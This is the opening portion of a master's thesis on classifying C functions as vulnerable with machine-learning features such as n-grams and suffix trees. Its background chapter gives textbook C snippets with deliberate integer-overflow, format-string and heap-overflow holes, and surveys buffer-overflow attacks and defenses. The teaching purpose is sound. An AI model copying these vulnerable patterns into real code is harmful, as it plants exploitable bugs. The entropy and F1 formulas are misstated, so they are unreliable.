MACHINE LEARNING METHODS FOR SOFTWARE VULNERABILITY DETECTION

A Thesis Presented to
the Faculty of the Department of Computer Science
University of Houston

In Partial Fulfillment
of the Requirements for the Degree
Master of Science

By
Boris Chernis

August 2017

MACHINE LEARNING METHODS FOR SOFTWARE VULNERABILITY DETECTION

Boris Chernis

APPROVED:

Dr. Rakesh Verma, Chairman
Dept. of Computer Science

Dr. Weidong Shi
Dept. of Computer Science

Dr. William Arthur Conklin
Dept. of Information System Security

Dean, College of Natural Sciences and Mathematics

Acknowledgements

First and foremost, I would like to thank my advisor, Dr. Rakesh Verma, of the Department Computer Science at the University of Houston. Dr. Verma spent many office hours with me, providing guidance, numerous insights, valuable suggestions, and motivation. He also examined my report very thoroughly and helped me polish it. Without Dr. Vermas help, the timely and satisfactory completion of this project would have been completely impossible.

Next, I would like to thank Dr. William Arthur Conklin of the Department of Information System Security. Dr. Conklin spent several hours helping me polish my defense presentation and its delivery, and he also gave me valuable information pertaining to my topic.

Next, I would like to thank Dr. Weidong Shi of the Department Computer Science. He generously volunteered his time to be on my defense committee.

Finally, I would like to thank Ayushman Dutta, a former classmate of mine. He helped me understand some of the concepts related to my topic and also provided a few useful suggestions related to my project.

MACHINE LEARNING METHODS FOR SOFTWARE VULNERABILITY DETECTION

An Abstract of a Thesis Presented to

the Faculty of the Department of Computer Science

University of Houston

In Partial Fulfillment

of the Requirements for the Degree

Master of Science

By

Boris Chernis

August 2017

Abstract

Software vulnerabilities are a primary concern in the IT security industry, as malicious hackers who discover these vulnerabilities can often exploit them for nefarious purposes. Numerous countermeasures, such as canaries, data execution prevention, and address space layout randomization, have been implemented to deter attackers from gaining full control over systems, but thus far, most of these techniques are only minor hurdles for a determined adversary. Currently, the only way to prevent systems from being exploited is by writing secure code. However, complex programs, particularly those written in a relatively low-level language like C, are difficult to fully scan for bugs, even when both manual and automated techniques are used. Because analyzing code and making sure it is securely written is proven to be a non-trivial task, improving the existing techniques for automated bug detection is an important area of research. Both static analysis and dynamic analysis techniques have been heavily investigated, and this work focuses on the former.

The contribution of this paper is a demonstration of how it is possible to catch a large percentage of bugs by extracting features from C source code and analyzing them with a machine learning classifier. Both simple and complex features were extracted from these functions, and the simple features unexpectedly performed better than the complex features. This suggests that simple features might be worth researching further, because they are very cheap to analyze and seem to have a lot of potential for vulnerability detection.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

In the IT industry, software bugs are a big concern especially in security-sensitive programs. Some of these bugs are exploitable vulnerabilities, and malicious hackers who discover these vulnerabilities can sometimes exploit them for nefarious purposes. A malicious attacker can do a wide variety of things to vulnerable running services. In some cases, he can crash an important running program, leading to a DoS (denial of service). In other cases, the attacker can escalate his privileges or even achieve full control over the machine. Even though numerous countermeasures have been implemented in both compilers and operating system to mitigate this, they have proven to be little more than a nuisance to determined adversaries.

Thus far, the only way to prevent hackers from successfully completing a vulnerability is to write secure code. However, complex programs, particularly those written in a relatively low-level language like C, are difficult to scan for bugs, even when both manual and automated techniques are used. Microsoft spends roughly 100 machine years per year using automated techniques to detect bugs in their code [31], but their products often contain numerous bugs, because complex pointer arithmetic can sometimes be difficult to follow, especially when the developers are under constant time pressure to meet their deadlines. Since black hat hackers use software to uncover security holes in programs, it is important for developers and security professionals to keep up with the latest automated vulnerability detection technologies.

Because analyzing code and making sure it is securely written has proven to be a non-trivial task, improving the existing techniques for automated bug detection is an important area of research. Both static analysis (analyzing the code without running it) and dynamic analysis (running the code with many different inputs) techniques have been heavily investigated, and some of them are discussed in the "Previous Work" chapter. Some of the basic static analysis techniques mentioned include grep, format string issue checking, and annotations embedded in C comments. More advanced static analysis techniques are also discussed, such as control flow graph analysis, abstract syntax trees, and constraint extraction from pointer arithmetic. Additionally, some papers have found ways to measure how "scattered" source code modifications are, using metrics like "entropy" and "churn". All of these techniques are covered in more detail in Chapter 3.

The main issue with static analysis techniques is the large number of false positives that they generate, so modern state-of-the-art vulnerability detection systems rarely rely on static analyis alone. Therefore, Chapter 3 also mentions a few papers that discuss dynamic analysis techniques. The first paper talks about a tool that uses symbolic execution and "generational search". The second dynamic anlaysis paper mentioned in Chapter 3 talks about a tool that also uses symbolic execution, but it speeds up the search by first running a static analysis on the code to determine the most interesting loops that should be symbolically executed first.

The contribution of this paper is a method for analyzing features from C source code to classify functions as vulnerable or non-vulnerable. After finding 100 programs on GitHub, we parsed out all functions from these programs. We then extracted trivial features (function length, nesting depth, string entropy, etc) n-grams, and suffix trees from these functions. The statistics for these features were arranged in a table, which was split into training data and test data. Several different classifiers, including Naive Bayes, k nearest neighbors, k means, neural network, support vector machine, decision tree, and random forest, were used to classify the test samples. The trivial features produced the best classification result, with an accuracy of 75%, while the best n-grams result was 69%, and the best suffix trees result was 60%. These results are discussed in more detail in Chapter 5. Chapter 2 discusses some background concepts, Chapter 3 discusses previous work, Chapter 4 outlines the details of the testing method, and Chapter 6 contains the conclusions.

Chapter 2

Background

2.1 Software Vulnerabilities


An interesting example of a software vulnerability can seen in a well-known YouTube video: https://www.youtube.com/watch?v=FkQdwUns7H8. In this video clip, the target application is "Super Mario World" a classic Super Nintendo Entertainment System game that was very popular back in the early 1990's. A series of very specific moves gets executed with the Mario character, using nothing but a standard Super Nintendo controller. These moves result in some carefully-crafted values being written to target memory locations, and in the end, arbitrary code execution is achieved. Normally, beating Super Mario World (even using the normal shortcut exits built into the game) requires passing several levels and takes around 10 minutes, assuming perfect play. In the video, the player glitches the program out and makes the credits appear (signifying that the game is beaten) after roughly 40 seconds, and without beating a single level. Other variants of this glitch exist, where the game is turned into “Mario Snake” or “Mario Pong”. These are all demonstrations that a hacker was able to gain full control over the system. Arguably, this is not a security-sensitive application where real damage can be done, but just like a lot of security exploits, it was accomplished via a stack-based buffer overflow attack. A hacker reverse-engineered the game and figured out the series of steps necessary to accomplish this, and a gamer simply followed this procedure.

Many types of vulnerabilities exist, and a list can be found on the NIST website https://nvd.nist.gov/vuln/categories. The rest of this chapter discusses four important classes of vulnerabilities (stack-based buffer overflow, heap-based buffer overflow, integer overflow, and format string attack), some OS- and compiler-based countermeasure techniques, and machine learning methods used in this study to classify vulnerable vs non-vulnerable programs based on extracted features.

2.1.1 Integer Overflow Attack

An integer overflow [7], also known as a “wraparound” is when a program attempts to assign to an integer a larger value than it can represent. In this case, the integer can become a very small and/or negative number. A potential issue arises if this can be triggered by a carefully-crafted user input and if the value of the affected integer is critical in controlling a memory allocation or a security-sensitive loop.

In the code below, we see that num_imgs is an integer that determines the size of a buffer. If this integer wraps around, the allocated buffer can potentially end up a much smaller size than expected.




```
img_t table_ptr; /*struct containing img data, 10kB each*/
int num_imgs;
...
num_imgs = get_num_imgs();
table_ptr = (img_t*)malloc(sizeof(img_t)*num_imgs);
...
```

Figure 2.1: Integer overflow vulnerability example

2.1.2 Format String Attack

A format string vulnerability can be present if the user is allowed to enter a format string. In the example below, a hacker can simply input a long string of "%x"s, which would cause the program to dump the contents of the memory, in hex format, starting from the location of "string". The secure way to write the printf function would be "printf(%s,string)" [10].




```
#include <stdio.h>

void printWrapper(char *string) {

  printf(string);
}

int main(int argc, char **argv) {

  char buf[5012];
  memcpy(buf, argv[1], 5012);
  printWrapper(argv[1]);
  return (0);
}
```

Figure 2.2: Format string vulnerability example

2.1.3 Heap-Based Buffer Overflow Attack

The "heap" is a region of dynamically allocated memory, and if it can be overwritten, this can sometimes lead to a security vulnerability. A simple example of this is in the code below. Here, the user inputs a string as a command line parameter. This string is then copied to "buf", which is a heap memory region allocated with malloc. There is no guarantee that the input will not be too long to fit into "buf", so memory corruption is possible here, potentially leading to DoS and, in some cases, arbitrary code execution [6].



```
#define BUFSIZE 256
int main(int argc, char **argv) {
  char *buf;
  buf = (char *)malloc(sizeof(char)*BUFSIZE);
  strcpy(buf, argv[1]);
}
```

Figure 2.3: Heap overflow vulnerability example

2.1.4 Stack-Based Buffer Overflow Attack

A stack-based buffer overflow attack is very similar to the heap-based buffer overflow attack, the only difference being that the buffer being overflowed is located in the stack [5]. For more details on how a call stack works, how to exploit a buffer overflow vulnerability, and how to use a framework to automatically find exploits and attack target systems, please refer to Appendices A, B, and C, respectively. Buffer overflow attacks, as well as mitigations for these attacks, have become increasingly sophisticated over the years, and this "tug-of-war" is summarized below.

2.1.4.1 Progression of buffer overflow attacks and countermeasures

- Basic buffer overflow attack (with code injection) was invented.
- Canaries were invented to mitigate buffer overflows [25].
  - A "canary" is an integer with a secret, randomly-chosen value placed inside of every new stack frame, and its value gets copied to a secret location. Its integrity gets checked whenever the function returns, and if the new value does not match the original value, the program crashes.
- Hackers figured out how to extract/guess the canary value [45].
- WˆX (also known as DEP) prevented hackers from executing injected code.
  - DEP, which stands for "Data Execution Prevention", makes the stack non-executable, so a hacker can potentially inject code, but he will not be able to execute it. This was started in Windows XP Service Pack 2 [22].
- Hackers invented the "return-to-libc" attack (set return address to libc location).
  - Libc is a standard C library that contains many built-in functions, including one that spawns a shell.
- Some of libc's functions were removed.
- Hackers invented ROP (return-oriented programming).

  - Here, short pieces of code from the target program (called “gadgets”) are chained together using return addresses [47].

- The “shadow stack” was invented to prevent ROP from working [27].

  - Here, return addresses from the stack are copied to a secret location with each legitimate call/return instruction. If a hacker attempts to “return” to a location which the program never went to in the first place, this will result in a discrepancy between the stack and shadow stack, causing the program to crash.

- Hackers invented COP and JOP (call- and jump-oriented programming). This is more difficult than ROP, but still feasible [27].

- “Landing points” were invented to make COP and JOP much more difficult. When this technique is implented, all call, jump, and return instructions must land on “landing points” (locations that correspond to actual calls, jumps, and returns), or else the program crashes. This forces hackers to use much longer gadgets than they normally would with COP, ROP, and JOP. This technique has been tested using instrumented binaries, but not yet implemented in practice [1].

2.2 Features used for classification

In order to run a machine learning classifier, it is essential to extract features from the data that is being analyzed. In this case, functions were extracted from C programs, and features were then extracted from these functions. Most of these features are self-explanatory and discussed in the “Results and Analysis” chapter, but a few are explained below.

2.2.1 Entropy

In the field of information theory, Shannon Entropy is the expected amount of information contained in a message. It is a dimensionless quanity, computed by the formula in Equation 2.2 below. Here, X is our message, n is the number of distinct values that appear in the message (in a string, this would be the number of distinct characters). Each value $\mathrm{x_i}$ appears with a probability of $\mathrm{p(x_i)}$, and since we are calculating a relative metric, we can use any base for our logarithm, as long as we stay consistent. Finally, probabilities are always less than or equal to 1, so H(X) will always be greater than or equal to 0.

$$H(x) = \sum_{i=1}^{n} p(x_i)log(p(x_i)) \tag{2.1}$$

If our message consists of the outcomes of several coin tosses, then it will contain the most information if the coin is fair, as seen in Figure 1 below. As the coin becomes increasingly unfair, the amount of information in these coin tosses approaches zero. This is intuitive enough, because if we have a hypothetical coin that always lands on heads or always lands on tails, then we can very easily memorize the outcomes of any number of coin tosses. It is also intuitive that if a particular C function gives us a relatively high string entropy, this can be indicative of a high character diversity and, therefore, high function complexity. A web-based tool for calculating the entropy of a string is available at the following URL: http://www.shannonentropy.netmark.pl/




Figure 2.4: Maximum entropy in coin toss occurs if the coin is fair.

In this study, entropy was used not only as a trivial feature, but also for calculating the "information gain" for each feature. A feature's information gain is the amount by which classification based strictly on that feature decreases the entropy associated with sample classification.

2.2.2 N-grams

An n-gram is a "file substring of length" n [52]. Typically, this means either n words or n characters. Each n-gram has a frequency (number of times it appears in the file), and these n-gram frequencies can be extracted for any n-value(s) and analyzed with a machine learning classifier. N-grams are used in many different fields, such as malware detection, intrusion detection, and spam e-mail detection.

2.2.3 Suffix Trees

An important data structure for storing highly redundant text is called the "suffix tree" [43]. Let us consider the strings "good" and "hood". We start with the word "good" and extract all suffixes, which would be 1) "good", 2) "ood", 3) "od", and 4) "d". Next, we add each suffix to the tree (which initially consists of only the "root" node). When adding "good", we start by looking for a "g" attached to the root node. Since no "g" is found, we attach it, along with all the letters that follow. The same happens with the "ood" suffix. However, for the "od" suffix, we see an "o" attached to the root, so instead of creating a new "o", we follow the one that already exists. No "d" is attached to the "o", so we must attach a "d", and the "o" now has two branches. The final suffix is a "d", which we attach to the root. We continue the procedure with the four suffixes of "hood" and end up with the suffix tree shown in the figure below. We observe that each node has a blue number and a red number associated with it. The blue number is the "child frequency" (number of times it was traversed, including the time it was created), and the red number is the "parent frequency" (summation of the child frequencies of its children). A web-based tool for suffix tree visualization is available at the following URL: http://brenden.github.io/ukkonen-animation/




Figure 2.5: Suffix tree for "good" and "hood"

Research has shown that spam e-mail classification based on suffix trees can be robust. Here, we construct two suffix trees from the training e-mails: one for ham, and one for spam. Then, to classify a test e-mail as ham or spam, we score it against both trees and check whether the spam score is higher than the ham score multiplied by some pre-set threshold. Let us consider an e-mail consisting of the word "hog" that we are trying to score against the tree in the above figure. Its score is the summation of all the scores of its suffixes. To score a suffix, we traverse it as far down the tree as it will go. At each node in the traversal, we divide that node's child score by its parent's parent score. The summation of these ratios is the score for the suffix. The suffix "hog" would score 1/8 ("h" node)+1/1("ho" node)=1.25. Next, the suffix "og" would score 4/8 ("o" node)=.5. Finally, the "g" suffix would score 1/8=.125. Summing these together, we get 1.875 as the total score for "hog".

2.3 Machine learning classifiers

There are two main types of machine learning classification: supervised and unsupervised. In supervised classification, we have a test dataset and a training dataset. We use the training dataset to "train" the classifier and then see how well it can classify the samples in the test dataset. Since the correct class of each sample is known in advance, we can compare it against what the classifier predicts to get performance metrics like accuracy, precision, information gain, etc. In unsupervised classification, the algorithm classifies data using any class label information.

2.3.1 Naive Bayes

The Naive Bayes classifier is an example of supervised learning, and it is based on Equation 2.2 below. Here, X is the set of feature values pertaining to a sample, and C is the class. The reason it is called "naive" is because it is based on the (often incorrect) assumption that for any class, all features are conditionally independent of each other [38]. This is not always true. For example, n-grams, which are heavily investigated in this study, have a lot of overlap with each other, so they cannot be independent.

$$P(C_i|X) = \frac{P(X|C_i)P(C_i)}{P(X)} \tag{2.2}$$

2.3.2 K Nearest Neighbors

For each point in the test data, the KNN classifier examines the k nearest neighbors from the training data and checks which of the classes these k neighbors are most frequently associated with [15]. This is a supervised classification method, and Figure 2.6 illustrates it[1].

[1]http://en.proft.me/2017/01/22/classification-using-k-nearest-neighbors-r/ (accessed 11 July 2017)




Figure 2.6: K Nearest Neighbors Classifier

2.3.3 K-Means Clustering

K-Means clustering is an unsupervised learning method. Consider data samples that have n features. K random points (not necessarily corresponding to samples) are initially selected in the k-dimensional space. Each sample is then classified based on which of the points it is closest to. Then, each of the k points is re-calculated based on the average coordinates of the samples pertaining to it. The process is repeated until convergence [36].

2.3.4 Neural Network

Neural networks are a supervised learning method, and they are an attempt to mimic biological neural networks. Neurons are connected by weights, and each neuron sums together all the inputs and then applies an "activation function" to the result before outputting. There is an "input" layer, one or more "hidden" layers, and an "output layer," as shown in Figure 2.7.[2] The weights are adjusted by back-propagating the differences between the outputs and the desired outputs [32].




Figure 2.7: Neural network example

2.3.5 Support Vector Machine

A support vector machine is a supervised learning method that attempts to separate classes by using n-minus-one-dimensional hyperplanes to separate the training samples in n-dimensional space (where n is the number of features). In some cases, the data points are first transformed via a "kernel" function to improve the separation.

[2]http://neuralnetworksanddeeplearning.com/chap1.html (accessed 11 July 2017) below

Once the hyperplanes are constructed, the test samples are classified based on their location relative to the hyperplanes [48].

2.3.6 Decision Tree

A decision tree is just what it sounds like. An example of one is shown below [46]. Training data is used to construct the tree, so this is a supervised learning method[3].




Figure 2.8: Decision tree example

2.3.7 Random Forest

Decision trees are sometimes prone to overfitting data, and one solution to this is the random forest classifier. Here, several subsets of training samples are randomly

[3]http://help.prognoz.com/en/mergedProjects/Lib/06_datamining/lib_decisiontree.htm (accessed 11 July 2017)

selected, with replacement. A decision tree is trained for each subset, and each of these decision trees is then used to classify the test data. The final classification result for each sample is the mode (most frequent) prediction [41].


2.4 Principal Component Analysis

Sometimes, the data contains so many features that using all of them in the classification is either too expensive or does not give the best result. Therefore, dimensionality reduction can be important. One way to do this is by using PCA. As mentioned earlier, features are not always linearly independent of each other. Therefore, via a series of matrix operations, it is possible to determine the top m features (out of n total features) that are associated with the most variability in the data. As a result, the features that have the most linear dependence on other features are eliminated [29].

2.5 Result evaluation

A very common way to evaluate a result is by using a “confusion matrix”. This matrix is n by n, where n is the number of classes. The rows represent the actual classes, and the columns represent the predicted classes. A 2x2 confusion matrix is shown below [4].

[4]http://www.dataschool.io/simple-guide-to-confusion-matrix-terminology/ (accessed 11 July 2017)



n=165	Predicted: NO	Predicted: YES	
Actual: NO	TN = 50	FP = 10	60
Actual: YES	FN = 5	TP = 100	105
	55	110	

Figure 2.9: Confusion matrix example

TP, TN, FP, and FN stand for “true positive”, “true negative”, “false positive”, and “false negative”, respectively. Several metrics can be derived from the confusion matrix, and they are summarized below:

$$accuracy = \frac{TP + TN}{TP + TN + FP + FN} \tag{2.3}$$

$$precision = \frac{TP}{TP + FP} \tag{2.4}$$

$$recall = \frac{TP}{TP + FN} \tag{2.5}$$

$$accuracy = \frac{2 * precision * recall}{precision + recall} \tag{2.6}$$

Chapter 3


Previous Work

Thus far, we have seen that many countermeasures can be made against the buffer overflow attack to ensure that if an attack succeeds, the program simply terminates in a relatively fail-safe manner, resulting in a DoS in the worst-case scenario. However, since these countermeasures do not always work against determined hackers, it is necessary to do other things. Any security-sensitive program with vulnerabilities is likely to be exploited by hackers, so the only theoretical way to prevent this is for code to simply not have vulnerabilities. Since manual vulnerability detection is difficult, many automated methods have been developed to assist programmers with this task. These methods fall into two main categories: static analysis (inspecting the code) and dynamic analysis (actually running the code with many different inputs). Both are used in the industry, oftentimes concurrently. Obviously enough, yet important to note, both sets of techniques result in zero runtime performance penalty on the user end.

Because static analysis is usually cheaper than dynamic analysis, it was originally the primary method for bug detection. There are many different types of static analysis, as well as many different levels, ranging from type checking and other simple analysis performed by compilers to “formal specifications analyzed by a theorem prover” [30]. Since simple analysis only catches the most obvious bugs and formal proofs quickly become prohibitively expensive for large programs, most static analysis tools are somewhere in between.

A popular static analysis method in the relatively early days of security-sensitive computing was the grep utility. Grep was by no means a comprehensive solution, but it was better than having no tool at all. Using grep, programmers identified locations in the code that raised red flags, such as standard library functions with well-known issues. For example, programmers searched for functions like strcpy and sprintf, which often result in format string vulnerabilities [49]. The issue with grep is its lack of flexibility, inability to detect features beyond regular expressions, and too many false positives.

One of the early popular static analysis tools for scanning security-sensitive source code was called ITS4 (“It’s the Software, Stupid! Security Scanner”), and it was able to offer real-time feedback during the development process [49]. ITS4 is designed for C and C++ source code and works by breaking the code up into tokens. It takes the resultant stream of tokens and compares it against a “vulnerability database” of “suspects”, which was constructed by tokenizing programs from archives such as Bugtraq, as well as the authors’ personal experience. In addition to the lexical tokenization, ITS4 is able to do two more things for additional analysis: 1) Checking for "unsafe" string function calls and 2) Using heuristics to check for race conditions. ITS4 was tested against grep on several programs, and the results are shown in the table below. The table lists how many "false positives" were found by grep, ITS4 with analysis turned off, and ITS4 with analysis turned on. The columns on the far right show the reduction of less false positives compared grep, as a percentage.



Package	`grep`	`ITS4` *-anl.*	`ITS4`	*Lex red.(%)*	*Anl. red.(%)*
wu-ftpd	146	138	112	5.5	17.8
net-tools	160	142	103	11.3	24.4
